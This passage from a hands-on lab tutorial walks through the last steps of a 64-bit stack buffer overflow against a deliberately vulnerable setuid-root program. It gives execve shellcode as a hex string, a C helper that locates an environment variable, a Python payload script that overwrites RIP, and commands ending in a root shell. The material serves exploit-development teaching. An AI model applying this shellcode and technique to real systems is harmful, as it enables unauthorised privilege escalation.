
  18. Save the file as test2.py, and then run it to create the contents of the in.txt file. Once you have created the file, enter r < in.txt in gdb and see if this has helped. An example of the output is shown in the following screenshot.

    18.jpg
  19. As you can see, this is successful. As the above screenshot shows, we now have the pattern BBBBBB written over RIP. Now we only need to write our shellcode directly on the stack.

  20. Enter the following:

    TypeCopyexport HACK=`python -c 'print "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"'`
  21. To avoid typing, note that the following is located in the file 27byteshell located in examples/samplecode:

    TypeCopychar code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05" 
  22. We have used a program to get the environment variable address, so you can use that one. There is another one credited to Jon Erickson's book Hacking: The art of exploitation. This is shown next:

    TypeCopy#include <stdio.h>
    #include <stdlib.h>
    #include <string.h>
    
    int main(int argc, char *argv[]) {
        char *ptr;
        if(argc < 3) {
            printf("Usage: %s <environment variable> <target program name>\n", argv[0]);
            exit(0);
        }
        ptr = getenv(argv[1]); /* get env var location */
        ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
        printf("%s will be at %p\n", argv[1], ptr);
    }

  23. The file getenv.c has the code in it. Once you have created the file, enter the following to get the address ./getenv HACK ./simple. The output of this command is shown in the following screenshot.

    Screenshot
  24. Now that you have the address, update the exploit code as shown here:

    PythonTypeCopy#!/usr/bin/env python
    from struct import *
    
    buf = ""
    buf += "A"*104
    buf += pack("<Q", 0x7ffcc5b362bb)
    
    f = open("in.txt", "w")
    f.write(buf)
  25. Change the ownership and permissions of the file. Enter the following:

    a. sudo chown root simple

    b. sudo chmod 4755 simple

  26. Remember to replace the address with the one that is printed in your test. Then save it as exploit2.py. Once you have saved the file, enter python exploit2.py.

  27. Next, we are ready to update our in.txt file. Enter (cat in.txt ; cat) | ./simple. If all goes well, you should have a root shell.

  28. If successful, you have exploited code on a 64-bit OS.

  29. The lab objectives have been achieved. Clean up as required

Last updated